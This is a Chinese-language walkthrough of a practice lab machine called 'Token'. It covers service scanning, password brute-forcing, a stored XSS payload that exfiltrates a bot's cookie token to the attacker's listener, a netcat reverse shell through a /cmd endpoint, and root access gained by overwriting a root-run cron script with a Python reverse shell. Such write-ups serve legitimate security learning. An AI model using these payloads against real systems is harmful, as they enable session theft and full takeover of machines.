Token-- 向每个梦想加速

端口和目录信息

Plain Text

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sV -sC -sS 192.168.162.240
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-05 22:01 EST
Nmap scan report for 192.168.162.240
Host is up (0.00065s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey: 
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
| http-cookie-flags: 
|   /: 
|     PHPSESSID: 
|_      httponly flag not set
| http-title: \xE7\xAE\xA1\xE7\x90\x86\xE5\x91\x98\xE7\x99\xBB\xE5\xBD\x95
|_Requested resource was login.php
|_http-server-header: Apache/2.4.62 (Debian)
5000/tcp open  upnp?
下面一堆不重要，要关键点的话就是Python 3.9.2 + Werkzeug 3.1.3
...
...
...
```

Plain Text

```
┌──(kali㉿kali)-[~]
└─$ ffuf -u http://192.168.162.240/FUZZ -w /usr/share/wordlists/dirb/common.txt -e .php,.txt,.html


        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.162.240/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Extensions       : .php .txt .html
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 5ms]
.php                    [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 5ms]
.html                   [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 7ms]
.hta                    [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 7ms]
.hta.php                [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 7ms]
.hta.txt                [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 7ms]
.hta.html               [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 6ms]
.htaccess               [Status: 403, Size: 280, Words: 20, Lines: 10,
Duration: 6ms]
.htaccess.php           [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 6ms]
.htaccess.html          [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 5ms]
.htaccess.txt           [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 6ms]
.htpasswd               [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 5ms]
.htpasswd.html          [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 1ms]
.htpasswd.txt           [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 1ms]
.htpasswd.php           [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 1016ms]
dashboard.php           [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 5ms]
feedback.php            [Status: 200, Size: 5230, Words: 2065, Lines: 192, Duration: 1ms]
index.php               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 3ms]
index.php               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 2ms]
login.php               [Status: 200, Size: 3484, Words: 1399, Lines: 134, Duration: 8ms]
logout.php              [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 9ms]
messages.txt            [Status: 200, Size: 8, Words: 1, Lines: 2, Duration: 36ms]
server-status           [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 38ms]
:: Progress: [18456/18456] :: Job [1/1] :: 6060 req/sec :: Duration: [0:00:05] :: Errors: 0 ::

```

Plain Text

```
dirsearch -u http://192.168.162.240:5000/

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET | Threads: 25 | Wordlist size: 12292

Target: http://192.168.162.240:5000/

[11:51:30] Scanning:
[11:51:36] 302 -   199B - /admin  ->  /login
[11:51:43] 401 -    25B - /cmd
[11:51:46] 200 -    44B - /flag
[11:51:49] 200 -   323B - /login
```

getshell

webshell

我在getwebshell哪里卡了好久，关键点应该就是在5000端口的cmd路由，但是token并不知道是什么；实在没办法我就重新推理了一下信息

Plain Text

```
信息整理:
80端口Apache httpd 2.4.62 ((Debian)):
    /login.php爆破admin密码得到admin/qqqqqq
    /dashboard.php爆破命令发现没有任何命令可以执行
    /feedback.php留言板可以进行xss，并且提示到了<!-- 此处存在XSS漏洞 -->，在浏览器源码低端存在script脚本，并且有检测flask_token的存在和正确性。<script>console.log("留言板页面已加载");console.log("Cookie信息:", document.cookie);try {if (document.cookie.includes('flask_token')) {console.log("检测到Flask令牌");}} catch (e) {console.error("令牌检测错误:", e);}window.addEventListener('DOMContentLoaded', function() {var scripts = document.querySelectorAll('script[src]');scripts.forEach(function(script) {script.addEventListener('error', function() {console.warn("脚本加载失败:", script.src);});});});</script>

5000端口Python 3.9.2 + Werkzeug 3.1.3:
    /flag路由存在一个假的flag：Python 3.9.2 + Werkzeug 3.1.3FLAG{fake-3544ec02c4fa719beab84ae74671ffaa}
    /login路由存在登录框，爆破密码无果（看浏览器源码我怀疑后台没写处理逻辑）
    /cmd路由需要鉴权：{"error":"Unauthorized"}
    /admin路由重定向到了/login路由

22端口:
    正常的ssh。SSH-2.0-OpenSSH_8.4p1 Debian-5+deb11u3
```

那么应该就是在xss来获取token，刚开始我怀疑80端口的`dashboard.php`路由啥都没有用，后来想着他既然能清理掉`feedback.php`路由当中的东西，那么应该能访问处理代码？但是不是处理代码，然后我想着这是不是类似ctf当中的bot，的确如此，开一个`nc -lvnp 8000`，然后把下面代码放进`feedback.php`等一会就拿到token了

Plain Text


```
<script>document.addEventListener('DOMContentLoaded',function(){console.log('当前Cookie：',document.cookie);var xhr=new XMLHttpRequest();var url='http://192.168.162.119:8000/?cookie='+encodeURIComponent(document.cookie);xhr.onreadystatechange=function(){if(xhr.readyState===4){xhr.status===200?console.log('请求成功，响应：',xhr.responseText):console.error('请求失败，状态码：',xhr.status);}};xhr.onerror=function(){console.error('网络错误，无法连接到服务器');};xhr.withCredentials=true;try{xhr.open('GET',url,true);xhr.send();console.log('请求已发送，URL：',url);}catch(e){console.error('发送请求时出错：',e);}});window.onload=function(){try{var xhr=new XMLHttpRequest();var cookie=encodeURIComponent(document.cookie);xhr.open('GET','http://192.168.162.119:8000/?cookie='+cookie,true);xhr.send();console.log('onload 触发，Cookie已发送：',cookie);}catch(err){console.error('onload 执行失败：',err);}};</script>
```

Plain Text

```
PS C:\Users\23255> nc -lnvp 8000
listening on [any] 8000 ...
connect to [192.168.162.119] from (UNKNOWN) [192.168.162.240] 33144
GET /?cookie=flask_token%3DBearer%20ADMIN_T0K3N_Flask_Dashazi HTTP/1.1
Host: 192.168.162.119:8000
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/138.0.7204.23 Safari/537.36
Accept: */*
Origin: http://localhost
Referer: http://localhost/
Accept-Encoding: gzip, deflate

```

然后反弹shell即可得到webshell



192.168.162.240:5000/cmd?cmd=busybox%20nc%20192.168.162.12%204445%20-e%20/bin/bash

美观输出 □

```
{"output":"Command timed out","status":"error"}
```

URL

```
http://192.168.162.240:5000/cmd?cmd=busybox nc 192.168.162.12 4445 -e /bin/bash
```

Use POST method

MODIFY HEADER

Name	Value
☑ Authorization	Bearer ADMIN_T0K3N_Flask_Dashazi
☑ Upgrade-Insecure-Requests	1

提权

首先把 linpeas 通过 busybox wget 传到 /tmp 给执行权限运行一下

```Plain Text
bash linpeas.sh -o system_information,container,procs_crons_timers_srvcs_sockets,network_information,users_information,software_information,interesting_perms_files,interesting_files,api_keys_regex -a
```

看到了 `You can login as catalytic using password: catalytic`，sudo -l 之后发现只给了 id，id 命令也没有啥漏洞点，再看 linpeas 发现

```Plain Text
97 root      /usr/bin/python3 /var/www/html/check_messages_cron/check_messages.py
97 root      /bin/sh -c /usr/bin/python3  /var/www/html/check_messages_cron/check_messages.py
96 root      /usr/local/lib/python3.9/dist-packages/playwright/driver/node /usr/local/lib/python3.9/dist-packages/playwright/driver/package/cli.js run-driver
```


这个 `check_messages.py` 是 bot 给我们 token 的代码，并且是 root 在运行，权限是 `-rwxr-xr-x 1 www-data www-data` 属于 www-data 用户可以通过修改其代码来再次反弹 shell（也

可以 `cat /root/* > /var/www/html/flag` ，但是感觉差点意思)。把 `check_messages.py` 改为反弹 shell 的代码，再等一会 root 就来了

Plain Text

```
import socket
import subprocess
import os
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.162.12", 4446))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
p = subprocess.call(["/bin/sh", "-i"])

```



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4446
listening on [any] 4446 ...
connect to [192.168.162.12] from (UNKNOWN) [192.168.162.240] 55766
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# ls
root.txt
```